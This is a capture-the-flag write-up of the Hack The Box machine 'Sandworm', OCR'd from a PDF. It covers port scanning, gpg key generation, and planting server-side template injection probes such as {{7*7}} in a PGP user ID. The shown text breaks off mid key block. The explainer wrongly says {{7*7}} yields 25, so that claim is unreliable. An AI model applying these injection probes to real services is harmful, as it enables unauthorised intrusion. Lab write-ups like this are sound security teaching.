Erel Regev


Table of Contents

Starting Point

Scanning the given target:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.229.16 -sV -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 12:10 EDT
Nmap scan report for 10.129.229.16
Host is up (0.13s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE    SERVICE  VERSION
21/tcp  filtered ftp
22/tcp  open     ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http     nginx 1.18.0 (Ubuntu)
113/tcp filtered ident
443/tcp open     ssl/http nginx 1.18.0 (Ubuntu)
995/tcp filtered pop3s
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 is open. Accessing it:




As always, the IP address and the domain should be written to the /etc/hosts file on the local machine:


Refreshing the page:

Testing Functionality

By clicking the "Experience SSA" I was redirected to the 'about' page:




On the bottom of each page:




By clicking on the third and last tab on the top right of the page, I was redirected to the following page: contact.

HTB Machine: Sandworm - Difficulty: Medium


Erel Regev



When submitting text:




Use the attached guide by clicking the link:



HTB Machine: Sandworm - Difficulty: Medium


Erel Regev

Guide page:




The site offers their public key to test the functionality of this app.

After submitting the above keys, I received the following message:




There is also a clue on the target's website:



We to generate a PGP key but need more details for it since its requiring user information..

I found the following by inspecting the website once again:



When verifying our message, you should see something along the lines of:

Good signature from:
SSA <atlas@ssa.htb>
Key ID: D6BA9423021A0839CCC6F3C8C61D429110B625D4

It seems that it is possible to import a keys into the system, and encrypt our own messages.

So I will try to create a new user, since its obvious that a user is associated to the PGP service.

I used gpg for Linux.

Erel Regev

User

GPG (GNU Privacy Guard) is a program that helps you keep your digital communications secure. It uses a technique called "encryption" to protect your messages or files from being read by unauthorized people while they're being sent over the internet or stored on your computer.

Here's how GPG works in simple words:

Key Pairs: GPG uses something called "key pairs." Imagine you have two keys: a "lock" (public key) and a "key" (private key). Anyone can have your lock, but only you have the key.

Encryption: When you want to send a secret message to someone, you lock it with their "lock" (public key). This means only they can unlock it with their "key" (private key).

Decryption: When they receive the locked message, they use their "key" (private key) to unlock it and read the secret message.

Digital Signatures: GPG can also help prove that a message came from you and wasn't altered in transit. You use your "key" (private key) to "sign" the message. Others can then use your "lock" (public key) to check if the signature is valid and if the message is untouched.


In summary, GPG uses "locks" (public keys) and "keys" (private keys) to encrypt messages so only the intended recipient can read them. It can also use your "key" (private key) to sign messages to prove they're from you. It's like sending secret messages with special digital locks and keys!

```
┌──(root㉿kali)-[/home/kali]
└─# gpg --quick-gen-key darth
About to create a key for:
    "darth"

Continue? (Y/n) Y
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/root/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/root/.gnupg/openpgp-revocs.d/89238042EA6DE7511B210A8F43B3E9EAAD774B1B.rev'
public and secret key created and signed.

pub   rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      89238042EA6DE7511B210A8F43B3E9EAAD774B1B
uid                      darth
sub   rsa3072 2023-08-06 [E]
```


Received a new UID for the user darth.

Erel Regev

Generated a key for the user:



Adding text to test signature:




I read about the received error. It happens when GPG is confused where to read input from.

I used the following command to fix it:

Erel Regev

```
┌──(root㉿kali)-[/home/kali]
└─# export GPG_TTY=$(tty)
```

Tried to add the text once again to test the signature:




Output:

```
┌──(root㉿kali)-[/home/kali]
└─# echo 'checking' | gpg --clear-sign
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

checking
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEiSOAQupt51EbIQqPQ7Pp6q13SxsFAmTPUX8ACgkQQ7Pp6q13
SxvUwQv9GGgLS1ZCHc1fkPuPnZ0ae8jkK+zCXgR7W6i0myPiKkZ4LRMO0bJmn3Z4
TciVtDvqSQ35cMrxvPT+ELqqP4QQFIAVJ8ptQdT4dtXL3MAjpnTKikfiDJo//sWa
vR3yw2SXU9f3n18uAA0pE6DbNQ6pybkZX7XqbNWSf0whYH9ZQ2OUvRxEFsN76W/v
Mp0Fqbwci58ajp1eaVEw0NvlWM1QlfDLcg/5bnNZTE4ei1ZEd1LMDmjgGidQtuf2
kzv/XCvKFLgoJs2m3QZtwblkSXxmwpVaS1OEU5Pwo2Zy890rOcnkaFFFYoPsyoGv
CshC0L/GnlFGDQs1lKfKABOp6xsELWN4YDBcg0cjEFpogQ77MShDNVdHD/fdbAW6
Yz2/tlutwd34MgcSdObxSaN8FkyPNmpRP1kub++dgDUwKCsh/chvZ8B78szadNnj
EtP3TKchOHBr8z2pMo11XR1Yf3Q3RHikyCzyfL95mTwHYfB3/osJ+fksyO5bU1Ct
e0P10f0D
=ro/J
-----END PGP SIGNATURE-----
```

So now I have both, the public key and the signed text for the user I created. Let's test it.

After submitting the keys, I received the following message: note that the username is printed as part of the message.



This parameter might be unsanitised, and vulnerable to OS command injection or similar.

I want to try and edit the key with a payload: it is possible to edit the keys using the following syntax and the UID:

```
┌──(root㉿kali)-[/home/kali]
└─# gpg --edit-key 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   3  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 3u
gpg: next trustdb check due at 2025-08-05
sec  rsa3072/43B3E9EAAD774B1B
     created: 2023-08-06  expires: 2025-08-05  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/4E888DACB8FCF535
     created: 2023-08-06  expires: never       usage: E
[ultimate] (1). darth

gpg> help
quit        quit this menu
save        save and quit
help        show this help
fpr         show key fingerprint
```

HTB Machine: Sandworm - Difficulty: Medium

Erel Regev

Vulnerability


I think that Server Side Template Injection (SSTI) vulnerability is part of this machine.

Imagine you have a website where you can personalize your profile page with a picture and a short message. This website uses templates to put all the parts together. Now, if the website doesn't properly check the content you put in the templates, a clever attacker could slip in code that tricks the server into doing harmful stuff.

For example, let's say the attacker writes a message like this: {{ 7 * 7 }}. If the template blindly runs this code, the result (25) might show up on the web page. But the problem is, an attacker could also put in code that makes the server do things it shouldn't, like reading files it's not supposed to or running commands.

In simple words, SSTI is like someone sneaking their own secret instructions into a website's templates, making the website's server do things it's not supposed to do. This can lead to all sorts of problems and risks, like exposing private data or letting attackers control parts of the website they shouldn't.

I used the following source to test my theory:



Received the following error:

```
gpg> adduid
Real name: ${{<%[%'"}}%\.
Invalid character in name
The characters '<' and '>' may not appear in name
Real name:
```

Erel Regev

Moved on to the next option: {{7*7}}

```
┌──(root㉿kali)-[/home/kali]
└─# gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   3  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 3u
gpg: next trustdb check due at 2025-08-05
/root/.gnupg/pubring.kbx
------------------------
pub   rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      89238042EA6DE7511B210A8F43B3E9EAAD774B1B
uid           [ultimate] {{7*7}}
uid           [ultimate] darth
sub   rsa3072 2023-08-06 [E]
```

I generated a new key for darth after adding the payload:

```
┌──(root㉿kali)-[/home/kali]
└─# gpg --armor --export 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGTPTgYBDADTYILeDlQDbTqK2OvZSKSr7bUn+23GT7kFRknxVBc1Bv8KLuKl
ZAqmuD8BjwsV+TuY8//Qsqnz9Lg6//xoWxq2UcZFgYX7laz/Nn8Zs+QKtniXUfgC
0XlU4Bv2x2kHNtuBvkEjs9v6Mj3atBD1rVkCwCi3WtrlqSm4wMYCPCPxErCYfnOa
9i+wZqaQ4+vPwdvpYVgXylmN2C+V8mtFskMmGiWcmjNDre2n5RC04uSfJHl75DPX
